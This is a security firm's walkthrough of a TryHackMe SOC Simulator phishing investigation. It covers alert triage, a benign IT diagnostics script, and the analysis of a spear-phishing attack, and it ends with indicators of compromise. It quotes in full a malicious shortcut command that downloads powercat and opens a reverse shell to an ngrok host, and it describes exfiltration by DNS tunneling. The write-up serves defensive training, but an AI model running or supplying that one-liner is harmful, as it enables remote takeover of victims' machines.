
Phishing Unfolding Task Walkthrough in TryHackMe SOC Simulator (Phishing Unfolding SOC Simulator TryHackMe walkthrough)
INTRO
TryHackMe - an excellent platform for cybersecurity skills training.
At RTEAM we use this platform to quickly onboard our juniors and students during practice. Recently, a new section for analyst skills training appeared on the platform - SOC Simulator.
Anyone can try their hand as a SOC Analyst, where you get access to SIEM (Splunk), IRP portal, and VM (virtual machine with pre-loaded artifacts needed for the investigation).
Our SOC team completed the first task and is ready to share the walkthrough. We think it will be useful for beginner analysts and everyone interested in information security in practice.
TASK DESCRIPTION
Let's move on to the description of the first task.
TryHatMe - one of the fastest-growing companies in the e-commerce industry, specializing in online hat sales. Their unique value proposition, which allows customers to virtually "try on" hats before purchase, has set them apart in the market and contributed to rapid growth.Asset list:
Michael Ascot, CEO [email protected] Logged-in host: win-3450
Sophie J, HR [email protected] Logged-in host: win-3461
Michelle Smith, Legal [email protected] Logged-in host: win-3459
Roger Fedora, Marketing [email protected] Logged-in host: win-3460
Yani Zubair, IT [email protected] Logged-in host: win-3449
Miguel O'Donnell, Sales [email protected] Logged-in host: win-3451
Cain Omoore, Sales [email protected] Logged-in host: win-3452
Kyra Flores, Sales [email protected] Logged-in host: win-3453
Amna Espinoza, Sales [email protected] Logged-in host: win-3454
Ashwin Johnston, Sales [email protected] Logged-in host: win-3455
Safa Prince, Sales [email protected] Logged-in host: win-3456
Diego Summers, Sales [email protected] Logged-in host: win-3457
Armaan Terry, Sales [email protected] Logged-in host: win-3458
In the "Phishing Unfolding" scenario we, as SOC Analysts, face a phishing attack in real time. Our task is to analyze incoming alerts, identify key attack stages, and respond by collecting information into reports. Success depends on the ability to distinguish real threats (true positive) from false positives and to manage time effectively.
ANALYSIS TOOLS
To complete the task we have access to an IRP portal with several key tools:

Alert Queue - our main working tool, where all notifications about suspicious activity are collected. The interface allows quick navigation to each alert's analysis, prioritization, and taking them for processing.
SIEM (Splunk) - the center for log and event analysis. Here we can find threat confirmations, investigate indicators of compromise, and identify connections between events.
Analyst VM - An isolated workspace with all artifacts for in-depth analysis: suspicious files, PowerShell scripts, DNS query logs, and more. Here we can study suspicious activity in detail.
Dashboard - A convenient tool for monitoring our work. It shows statistics on processed alerts, splits them into true positive and false positive, and provides an overall picture of our effectiveness.
The scenario starts with reviewing alerts, where we take on notification processing. This action starts the MTTR (mean time to resolution) timer, so we need to act promptly. We use SIEM to search for additional information and Analyst VM for detailed analysis of suspicious data. Combining all data, we must confirm or refute the threat, then clearly document our findings.

Key goal — not only close all true positive alerts, but also prepare a detailed report. Upon scenario completion we receive feedback on our work, including detailed MTTR (Mean Time to Respond) analysis, number of processed alerts, and recommendations for improving professional skills.
EVENT ANALYSIS
Script from IT specialist Yani Zubair
TICKET 1003
Status: False Positive
8:06:13 AM: IT employee Yani Zubair ([email protected]) sent an email with subject "Force Update Fix". The attached file forceupdate.ps1 was downloaded by Michelle Smith from the legal department to her host win-3459.
<#
.SYNOPSIS
This script was crafted by the one and only Yani Zubair from IT. Contact him at [email protected] for all your tech needs!

.DESCRIPTION
This script automates Windows updates and performs various system diagnostics for troubleshooting. The generated files are saved in the output folder and can be sent via email if needed.

.NOTES
Author: Yani Zubair
Contact: [email protected]
#>

Write-Host "Greetings, tech warriors! This script, artfully crafted by Yani Zubair from IT, is here to save the day! Contact him at [email protected] for all your tech needs." -ForegroundColor Magenta

Write-Host "Starting Windows Update and System Diagnostics..." -ForegroundColor Green

# Install and import the PSWindowsUpdate module
Install-Module PSWindowsUpdate -Force -Scope CurrentUser
Import-Module PSWindowsUpdate

# Force Windows Update
Write-Host "Installing all available updates, this might take some time..." -ForegroundColor Green
Install-WindowsUpdate -AcceptAll -AutoReboot
Write-Host "Windows Update completed." -ForegroundColor Green

# System Diagnostics
$diagnosticsPath = "C:\Temp"
if (-Not (Test-Path $diagnosticsPath)) {
New-Item -Path $diagnosticsPath -ItemType Directory -Force
}

# Collecting System Information
Write-Host "Collecting System Information..." -ForegroundColor Green
Get-ComputerInfo > "$diagnosticsPath\SystemInfo.txt"
Write-Host "System Information collected."

# Collecting Network Configuration
Write-Host "Collecting Network Configuration..." -ForegroundColor Green
ipconfig /all > "$diagnosticsPath\NetworkConfig.txt"
Write-Host "Network Configuration collected."

# Collecting Installed Programs
Write-Host "Collecting Installed Programs..." -ForegroundColor Green
Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate > "$diagnosticsPath\InstalledPrograms.txt"
Write-Host "Installed Programs collected."

# Collecting Running Processes
Write-Host "Collecting Running Processes..." -ForegroundColor Green
Get-Process | Sort-Object CPU -Descending | Select-Object -First 10 > "$diagnosticsPath\RunningProcesses.txt"
Write-Host "Running Processes collected."

Write-Host "All tasks completed. Diagnostics files are saved in $diagnosticsPath." -ForegroundColor Green

# Email generated files to Yani
Send-MailMessage -To "[email protected]" -From "[email protected]" -Subject "Windows Update and Diagnostics Report" -Body "Here are the files generated by the script." -Attachments "$diagnosticsPath\SystemInfo.txt", "$diagnosticsPath\NetworkConfig.txt", "$diagnosticsPath\InstalledPrograms.txt", "$diagnosticsPath\RunningProcesses.txt"
This script turned out to be a legitimate automated solution for Windows updates with the ability to send reports to the IT specialist. Although this case did not lead to an incident, it demonstrates the importance of checking all scenarios, even from trusted sources.
Phishing email
TICKET 1015
MITRE ATT&CK Phishing: Spear Phishing Attachment (T1566.001)
Status: True Positive
8:22:49 AM: Company CEO Michael Ascot ([email protected]) received an email from sender [email protected].
The sender's domain was created to impersonate the legitimate corporate domain of the company — tryhatme.com. This indicates the use of social engineering methods as part of a targeted phishing attack (spear-phishing).
The email contained an attachment — archive ImportantInvoice-February.zip (1 KB). The archive contained shortcut invioce.pdf.lnk disguised as a PDF file. However, inside the shortcut was the following malicious command:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershellThe script is a one-liner for downloading and running the PowerShell script powercat.ps1 in memory, and creating a reverse shell using the ngrok service.
Powercat - an analog of the well-known Netcat utility, a very powerful tool in the hands of an experienced Red Team specialist, as well as a real attacker, since many antivirus solutions allow its execution.
After opening the shortcut, the PowerShell process was automatically launched, which led to download and execution of Powercat, giving the attacker access to the system. After obtaining the reverse shell, the attacker began the next stage of the attack.
Reconnaissance and data exfiltration
After obtaining the back-connect, the attacker used remote access for reconnaissance and data collection from Michael Ascot's host. The main stages developed as follows:
MITRE ATT&CK Account Discovery: Domain Account (T1087.002)
8:31:15 AM: File __PSScriptPolicyTest_hnpvwg1v.3mr.ps1 was created, likely to check permissions for running specific PowerShell scripts. This action indicates an attempt to determine capabilities for further PowerShell use in the system.

8:32:23 AM: Script PowerView.ps1 was uploaded and executed on the controlled host, designed for Active Directory infrastructure analysis. SIEM logs recorded reconnaissance phase activity including domain, user, and group data collection.
PowerView is a very powerful PowerShell tool that allows penetration testing specialists to get a comprehensive view of the organization's domain and Active Directory forest.
TICKET 1033
MITRE ATT&CK Collection: Data from Network Shared Drive (T1039)


8:34:11 AM: The attacker created directory C:\Users\michael.ascot\Downloads\exfiltration on the local machine. Using net.exe utility, network share \\FILESRV-01\SSF-FinancialRecords was mounted as local virtual drive Z:.
Then, using Robocopy.exe, files from the share were copied locally to the victim's computer into the previously created exfiltration directory.
TICKET 1039-1046, 1048-1049
MITRE ATT&CK Exfiltration Over Alternative Protocol: DNS (T1048.003)
8:35:16 AM: To hide traces of activity, the network connection to the file share was disconnected with the command

net.exe use Z: /delete8:35:34 AM: Collected data was packed into archive exfilt8me.zip. For data transmission the attacker first encoded the archive in base64 format. Then the DNS tunneling method was applied, performing a series of DNS queries using nslookup.exe launched from PowerShell. Encoded data was split into blocks of 30 characters, which were transmitted as parts of DNS queries.
WHAT HAPPENED?
This incident is an example of a well-organized multi-stage attack including:
- Use of social engineering to gain system access.
- Information gathering about company infrastructure using PowerShell.
- Copying confidential information from the network share.
- Data transmission through covert channels (DNS tunneling).
The attacker gained access to critical documents: InvestorPresentation2023.pptx and ClientPortfolioSummary.xlsx. Leak of these files could lead to significant financial damage and undermine the company's reputation.
Targeted phishing attacks remain one of the most effective tools for compromising corporate systems, especially when combined with legitimate tools and built-in OS capabilities such as PowerShell. Attackers demonstrate high efficiency in using these tools for reconnaissance, lateral movement, and data exfiltration, minimizing detection probability. The prevalence of such methods underscores the importance of a comprehensive approach to cybersecurity, including access policy strengthening, activity monitoring, and continuous employee awareness training.
Indicators of compromise:
- 2[.]tcp[.]ngrok[.]io:19282
- hatmakereurope[.]xyz
- raw[.]githubusercontent[.]com/besimorhino/powercat/master/powercat.ps1
- ImportantInvoice-February[.]zip
- invoice[.]pdf[.]lnk
- exfilt8me[.]zip
- 145BB70ABD0CC625F4A7ADD8CFB08982C39C4573470C8B87DB41D755BD2F9EA0
- 50E5BF8361DF2442546F21E08B1561273F4CCC610258F622AC1A4B8EBF0A0386
Protect your business with RTEAM!
This case once again proves that effective protection requires not only monitoring, but also a deep understanding of attacker actions.
At RTEAM we combine Red Team and Blue Team expertise to identify vulnerabilities and offer comprehensive, reliable solutions for business protection.
💼 Our services: https://rteam.kz
📞 Contact: +7 775 999 91 09
✉️ E-mail: [email protected]
#RTEAM #CyberSecurity #RedTeam #BlueTeam #InformationSecurity